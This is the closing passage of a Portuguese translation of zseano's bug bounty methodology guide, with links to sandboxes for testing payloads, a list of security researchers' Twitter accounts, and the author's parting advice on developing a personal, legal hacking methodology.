<https://www.jsfiddle.net> e <https://www.jsbin.com/> para brincar com HTML em uma área restrita. Útil para testar várias cargas úteis.

<https://www.twitter.com/securinti>
<https://www.twitter.com/filedescriptor>
https://www.twitter.com/Random_Robbie
<https://www.twitter.com/iamnoooob>
<https://www.twitter.com/omespino>
<https://www.twitter.com/brutelogic>
<https://www.twitter.com/WPalant>
https://www.twitter.com/h1_kenan
<https://www.twitter.com/irsdl>
<https://www.twitter.com/Regala>
https://www.twitter.com/Alyssa_Herrera
<https://www.twitter.com/ajxchapman>
<https://www.twitter.com/ZephrFish>
<https://www.twitter.com/albinowax>
https://www.twitter.com/damian_89
<https://www.twitter.com/rootpentesting>
https://www.twitter.com/akita_zen
<https://www.twitter.com/0xw2w>
<https://www.twitter.com/gwendallecoguic>
<https://www.twitter.com/ITSecurityguard>
<https://www.twitter.com/samwcyo>

Final Palavras

Espero que você tenha gostado de ler este guia e que ele seja útil para você na jornada de hacking e bug bounties. Cada hacker pensa e hackeia de forma diferente, e este guia foi elaborado para lhe dar uma visão de como **eu, pessoalmente, abordo** o assunto e para mostrar que não é tão difícil quanto você imagina. Eu me limito aos mesmos programas e obtenho uma compreensão clara dos recursos disponíveis e dos problemas básicos aos quais eles são vulneráveis e, em seguida, aumento minha superfície de ataque.

Embora eu tenha conseguido encontrar centenas de vulnerabilidades usando exatamente esse fluxo, **é necessário tempo e trabalho árduo. Nunca afirmei ser o melhor hacker** e nunca afirmei saber tudo, simplesmente não é possível. Essa metodologia é simplesmente um "fluxo" que sigo ao abordar um site, perguntas que faço a mim mesmo, áreas que procuro etc. Pegue essas informações e use-as para ajudá-lo em sua pesquisa e para moldar sua própria metodologia.

Depois de anos, consegui aplicar esse fluxo em vários programas e encontrei com sucesso **mais de 100 bugs nos mesmos 4 programas**, seguindo minha metodologia e lista de verificação. Tenho anotações sobre várias empresas e posso começar a testar instantaneamente seus ativos quando quiser. Acredito que qualquer pessoa dedicada pode replicar minha metodologia e começar a hackear instantaneamente; tudo depende de quanto tempo e esforço você dedica a isso. O quanto você gosta de hackear?

Muitos outros hackers aperfeiçoaram suas próprias metodologias, por exemplo, a varredura de arquivos confidenciais, pontos de extremidade e subdomínios e, como mencionei anteriormente, até mesmo a varredura automatizada de vários tipos de vulnerabilidades em seu conteúdo descoberto.

A tendência das recompensas por bugs e de ser um hacker natural é criar uma metodologia em torno do que **você gosta de hackear e aperfeiçoar seu talento**. Por que você se interessou por hacking? O que despertou o hacker em você? Atenha-se a isso, expanda seu conhecimento de hacker e divirta-se quebrando a Internet legalmente!

Como diz o sábio BruteLogic, **não aprenda a hackear, hackeie para**

aprender. Boa sorte e feliz hacking.

-zseano